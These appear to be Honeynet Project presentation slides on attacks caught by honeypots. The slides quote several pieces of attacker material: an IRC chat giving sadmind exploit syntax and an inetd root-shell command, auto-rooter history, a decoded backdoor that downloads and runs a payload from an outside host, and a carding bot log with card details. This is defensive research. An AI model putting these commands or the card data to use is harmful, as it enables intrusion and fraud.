
- 20+ unique scans a day.
- Fastest time honeypot manually compromised, 15 minutes (worm, 92 seconds).
- Default RH 6.2 life expectancy is 72 hours
- 100% - 900% increase of activity from 2000 to 2001
- Its only getting worse

<http://www.honeynet.org/papers/stats/>

Learning Tools

```
:_pen :do u have the syntax
:_pen :for
:D1ck :yeah
:_pen :sadmind exploit
:_pen :?
:D1ck :lol
:D1ck :yes
:_pen :what is it
:D1ck :./sparc -h hostname -c command -s sp [-o offset]
      [-a alignment] [-p]
:_pen : what do i do for -c
:D1ck :heh
:D1ck :u dont know?
:_pen :no
:D1ck : "echo 'ingreslock stream tcp nowait root /bin/sh
      sh -i' >> /tmp/bob ; /usr/sbin/inetd -s /tmp/bob"
```

Auto-rooter



```
Jan 8 18:47:52 honeypot -bash: HISTORY: PID=1246 UID=0 cd .mail
Jan 8 18:48:00 honeypot -bash: HISTORY: PID=1246 UID=0 cd /usr/sbin/.mail
Jan 8 18:48:12 honeypot -bash: HISTORY: PID=1246 UID=0 lynx www.becys.org/LUCKROOT.TAR
Jan 8 18:48:31 honeypot -bash: HISTORY: PID=1246 UID=0 y
Jan 8 18:48:45 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xvfz LUCKROOT.TAR
Jan 8 18:48:59 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf Lu
Jan 8 18:49:01 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf L
Jan 8 18:49:03 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf LUCKROOT.TAR
Jan 8 18:49:06 honeypot -bash: HISTORY: PID=1246 UID=0 cd luckroot
Jan 8 18:49:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 210
Jan 8 18:51:07 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 200 120
Jan 8 18:51:43 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 120
Jan 8 18:52:00 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 200
Jan 8 18:52:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 200
Jan 8 18:54:37 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 200 120
Jan 8 18:55:26 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 63 1
Jan 8 18:56:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 10
Jan 8 19:06:04 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 120
Jan 8 19:07:03 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 1
Jan 8 19:07:34 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Jan 8 19:09:41 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 194 1
Jan 8 19:10:53 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Jan 8 19:12:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 128
Jan 8 19:23:30 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 24 1
Jan 8 19:35:55 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 12 20
```

TESO wu-ftp mass-rooter

```
1 | Caldera eDesktop|OpenLinux 2.3 update[wu-ftp-2.6.1-130L.i386.rpm]
2 | Debian potato [wu-ftp_2.6.0-3.deb]
3 | Debian potato [wu-ftp_2.6.0-5.1.deb]
4 | Debian potato [wu-ftp_2.6.0-5.3.deb]
5 | Debian sid [wu-ftp_2.6.1-5_i386.deb]
6 | Immunix 6.2 (Cartman) [wu-ftp-2.6.0-3_StackGuard.rpm]
7 | Immunix 7.0 (Stolichnaya) [wu-ftp-2.6.1-6_imnx_2.rpm]
8 | Mandrake 6.0|6.1|7.0|7.1 update [wu-ftp-2.6.1-8.6mdk.i586.rpm]
9 | Mandrake 7.2 update [wu-ftp-2.6.1-8.3mdk.i586.rpm]
10 | Mandrake 8.1 [wu-ftp-2.6.1-11mdk.i586.rpm]
11 | RedHat 5.0|5.1 update [wu-ftp-2.4.2b18-2.1.i386.rpm]
12 | RedHat 5.2 (Apollo) [wu-ftp-2.4.2b18-2.i386.rpm]
13 | RedHat 5.2 update [wu-ftp-2.6.0-2.5.x.i386.rpm]
14 | RedHat 6.? [wu-ftp-2.6.0-1.i386.rpm]
15 | RedHat 6.0|6.1|6.2 update [wu-ftp-2.6.0-14.6x.i386.rpm]
16 | RedHat 6.1 (Cartman) [wu-ftp-2.5.0-9.rpm]
17 | RedHat 6.2 (Zoot) [wu-ftp-2.6.0-3.i386.rpm]
18 | RedHat 7.0 (Guinness) [wu-ftp-2.6.1-6.i386.rpm]
19 | RedHat 7.1 (Seawolf) [wu-ftp-2.6.1-16.rpm]
20 | RedHat 7.2 (Enigma) [wu-ftp-2.6.1-18.i386.rpm]
21 | SuSE 6.0|6.1 update [wuftp-2.6.0-151.i386.rpm]
22 | SuSE 6.0|6.1 update wu-2.4.2 [wuftp-2.6.0-151.i386.rpm]
23 | SuSE 6.2 update [wu-ftp-2.6.0-1.i386.rpm]
24 | SuSE 6.2 update [wuftp-2.6.0-121.i386.rpm]
25 | SuSE 6.2 update wu-2.4.2 [wuftp-2.6.0-121.i386.rpm]
26 | SuSE 7.0 [wuftp.rpm]
27 | SuSE 7.0 wu-2.4.2 [wuftp.rpm]
28 | SuSE 7.1 [wuftp.rpm]
29 | SuSE 7.1 wu-2.4.2 [wuftp.rpm]
```


New Tactics - Backdoor

```

02/19-04:34:10.529350 206.123.208.5 -> 172.16.183.2
PROTO011 TTL:237 TOS:0x0 ID:13784 IpLen:20 DgmLen:422
02 00 17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48 ...5.7.=.8..6..H
D3 5D D9 62 EF 6B A2 F4 2B AE 3E C3 52 89 CD 57 .].b.k..+.>.R..W
DD 69 F2 6C E8 1F 8E 29 B4 3B 8C D2 18 61 A9 F6 .i.l...).;...a..
3B 84 CF 18 5D A5 EC 36 7B C4 15 64 B3 02 4B 91 ;...].6{.d..K.
0E 94 1A 51 A6 DD 23 AE 32 B8 FF 7C 02 88 CD 58 ...Q..#.2..|...X
D6 67 9E F0 27 A1 1C 53 99 24 A8 2F 66 B8 EF 7A .g..'..S.$./f..z
F2 7B B2 F6 85 12 A3 20 57 D4 5A E0 25 B0 2E BF .{..... W.Z.%...
F6 48 7F C4 0A 95 20 AA 26 AF 3C B8 EF 41 78 01 .H.... .&.<..Ax.
85 BC 00 89 06 3D BA 40 C6 0B 96 14 A5 DC 67 F2 .....=@.....g.
7C F8 81 0E 8A DC F3 0A 21 38 4F 66 7D 94 AB C2 |.....!8Of} ...
D9 F0 07 1E 35 4C 63 7A 91 A8 BF D6 ED 04 1B 32 ....5Lcz.....2
49 60 77 8E A5 BC D3 EA 01 18 2F 46 5D 74 8B A2 I`w...../F] t..
B9 D0 E7 FE 15 2C 43 5A 71 88 9F B6 CD E4 FB 12 .....,CZq.....
29 40 57 6E 85 9C B3 CA E1 F8 0F 26 3D 54 6B 82 )@Wn.....&=Tk.
99 B0 C7 DE F5 0C 23 3A 51 68 7F 96 AD C4 DB F2 .....#:Qh.....
09 20 37 4E 65 7C 93 AA C1 D8 EF 06 1D 34 4B 62 . 7Ne|.....4Kb
79 90 A7 BE D5 EC 03 1A 31 48 5F 76 8D A4 BB D2 y.....1H_v....
E9 00 17 2E 45 5C 73 8A A1 B8 CF E6 FD 14 2B 42 ....E\s.....+B
59 70 87 9E B5 CC E3 FA 11 28 3F 56 6D 84 9B B2 Yp.....(?Vm...
C9 E0 F7 0E 25 3C 53 6A 81 98 AF C6 DD F4 0B 22 ....%<Sj....."
39 50 67 7E 95 AC C3 DA F1 08 1F 36 4D 64 7B 92 9Pg~.....6Md{ .
A9 C0 D7 EE 05 1C 33 4A 61 78 8F A6 BD D4 EB 02 .....3Jax.....
19 30 47 5E 75 8C A3 BA D1 E8 FF 16 2D 44 5B 72 .0G^u.....-D[ r
89 A0 B7 CE E5 FC 13 2A 41 58 6F 86 9D B4 CB E2 .....*AXo.....
F9 10 27 3E 55 6C 83 9A B1 C8 DF F6 0D 24 3B 52 ..'>U1.....$;R
69 80
i.
    
```

Backdoor Decoded

```

starting decode of packet size 420
17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48 D3 5D
local buf of size 420
00 07 6B 69 6C 6C 61 6C 6C 20 2D 39 20 74 74 73  ..killall -9 tts
65 72 76 65 20 3B 20 6C 79 6E 78 20 2D 73 6F 75  erve ; lynx -sou
72 63 65 20 68 74 74 70 3A 2F 2F 31 39 32 2E 31  rce http://192.1
36 38 2E 31 30 33 2E 32 3A 38 38 38 32 2F 66 6F  68.103.2:8882/fo
6F 20 3E 20 2F 74 6D 70 2F 66 6F 6F 2E 74 67 7A  o > /tmp/foo.tgz
20 3B 20 63 64 20 2F 74 6D 70 20 3B 20 74 61 72  ; cd /tmp ; tar
20 2D 78 76 7A 66 20 66 6F 6F 2E 74 67 7A 20 3B  -xvzf foo.tgz ;
20 2E 2F 74 74 73 65 72 76 65 20 3B 20 72 6D 20  ./ttserve ; rm
2D 72 66 20 66 6F 6F 2E 74 67 7A 20 74 74 73 65  -rf foo.tgz ttse
72 76 65 3B 00 00 00 00 00 00 00 00 00 00 00 00  rve;.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
B1 91 00 83 6A A6 39 05 B1 BF E7 6F BF 1D 88 CB  ....j.9...o....
C5 FE 24 05 00 00 00 00 00 00 00 00 00 00 00 00  ..$......

```

IPv6 Tunneling

```

12/01-18:13:11.515414 163.162.170.173 -> 192.168.100.28
IPV6 TTL:11 TOS:0x0 ID:33818 IpLen:20 DgmLen:1124
60 00 00 00 04 28 06 3B 20 01 07 50 00 02 00 00 `....(.; ..P....
02 02 A5 FF FE F0 AA C7 20 01 06 B8 00 00 04 00 .....
00 00 00 00 00 00 5D 0E 1A 0B 80 0C AB CF 0A 93 .....].....
03 30 B2 C1 50 18 16 80 C9 9A 00 00 3A 69 72 63 .0..P.....:irc
36 2E 65 64 69 73 6F 6E 74 65 6C 2E 69 74 20 30 6.edisontel.it 0
30 31 20 60 4F 77 6E 5A 60 60 20 3A 57 65 6C 63 01 `OwnZ`` :Welc
6F 6D 65 20 74 6F 20 74 68 65 20 49 6E 74 65 72 ome to the Inter
6E 65 74 20 52 65 6C 61 79 20 4E 65 74 77 6F 72 net Relay Networ
6B 20 60 4F 77 6E 5A 60 60 21 7E 61 68 61 61 40 k `OwnZ``!~ahaa@
62 61 63 61 72 64 69 2E 6F 72 61 6E 67 65 2E 6F bacardi.orange.o
72 67 2E 72 75 0D 0A 3A 69 72 63 36 2E 65 64 69 rg.ru.:irc6.edi
73 6F 6E 74 65 6C 2E 69 74 20 30 30 32 20 60 4F sontel.it 002 `O
77 6E 5A 60 60 20 3A 59 6F 75 72 20 68 6F 73 74 wnZ`` :Your host
20 69 73 20 69 72 63 36 2E 65 64 69 73 6F 6E 74 is irc6.edisont

```

Blackhats

J4ck: why don't you start charging for packet attacks?

J4ck: "give me x amount and I'll take bla bla offline for this amount of time"

J1LL: it was illegal last I checked

J4ck: heh, then everything you do is illegal. Why not make money off of it?

J4ck: I know plenty of people that'd pay exorbitant amounts for packeting

Credit Cards

```
04:55:16 COCO_JAA: !cc
04:55:23 {Chk}: 0,19(0 COCO_JAA 9)0 CC for U :4,1 Bob Johns|P. O. Box
126|Wendel, CA 25631|United States|510-863-4884|4407070000588951 06/05 (All
This ccs update everyday From My Hacked shopping Database - You must
regular come here for got all this ccs) 8*** 9(11 TraDecS Chk_Bot FoR #goldcard9)
04:55:42 COCO_JAA: !cclimit 4407070000588951
04:55:46 {Chk}: 0,19(0 COCO_JAA 9)0 Limit for Ur MasterCard
(5407070000788951) : 0.881 $ (This Doesn't Mean Its Valid) 4*** 0(11 TraDecS
Chk_bot FoR #channel)
04:56:55 COCO_JAA: !cardablesite
04:57:22 COCO_JAA: !cardable electronics
04:57:27 {Chk}: 0,19(0 COCO_JAA 9)0 Site where you can card electronics :
*** 9(11 TraDecS Chk_bot FoR #goldcard9)
04:58:09 COCO_JAA: !cclimit 4234294391131136
04:58:12 {Chk}: 0,19(0 COCO_JAA 9)0 Limit for Ur Visa (4264294291131136) :
9.697 $ (This Doesn't Mean Its Valid) 4*** 0(11 TraDecS Chk_bot FoR #channel)
```

Credit Card Bot Commands

- !cc** obtains a credit card number.
- !chk** checks a credit card for validity.
- !cclimit** determines the available credit.
- !cardable** identifies sites vulnerable to credit card fraud.
- !order.log** provide recent transaction detail.
- !unicode** provide script vulnerable to Unicode exploit.

Learning More

Additional Information

- Challenges
- Papers
- Book

Challenges

The Project offers you the opportunity to study real attacks on your own, compare your analysis to others, and learn about blackhats.

- Scan of the Month challenges
- Forensic Challenge
- Reverse Challenge

<http://www.honeynet.org/misc/>

Scan of the Month

- Monthly challenge
- Decode attacks from the wild
- Over 25 scans and results archived

Forensic Challenge

In 2001 the community was challenged to fully analyze a hacked Linux computer.

- Partition images and answers online.
- Average time spent was 34 man hours on a 30 minute attack.
- New tools: Brian Carrier from @Stake developed TCT based tools *autopsy* and later *TASK*.

The Reverse Challenge

In 2002 the community was challenged to reverse engineer a binary captured in the wild.

- Binary, captured packets and answers online.
- Nearly twice as much time spent per person than FC.
- New tools: several custom tools, Fenris (BINDVIEW.)

Know Your Enemy papers

- Series of papers dedicated to HoneyNet research and their findings.
- Translated into over 10 different languages.

<http://www.honeynet.org/papers/>

Know Your Enemy book

- Book based on first two years of Honeynet Project research.
- Published 2001
- 2nd edition coming 2003

<http://www.honeynet.org/book/>

Conclusion

- The HoneyNet Project is a non-profit, all volunteer organization dedicated to researching cyber threats using HoneyNet technologies, and sharing those lessons learned.
- It is hoped our research ultimately improves the security of the Internet community.

<http://www.honeynet.org>

<project@honeynet.org>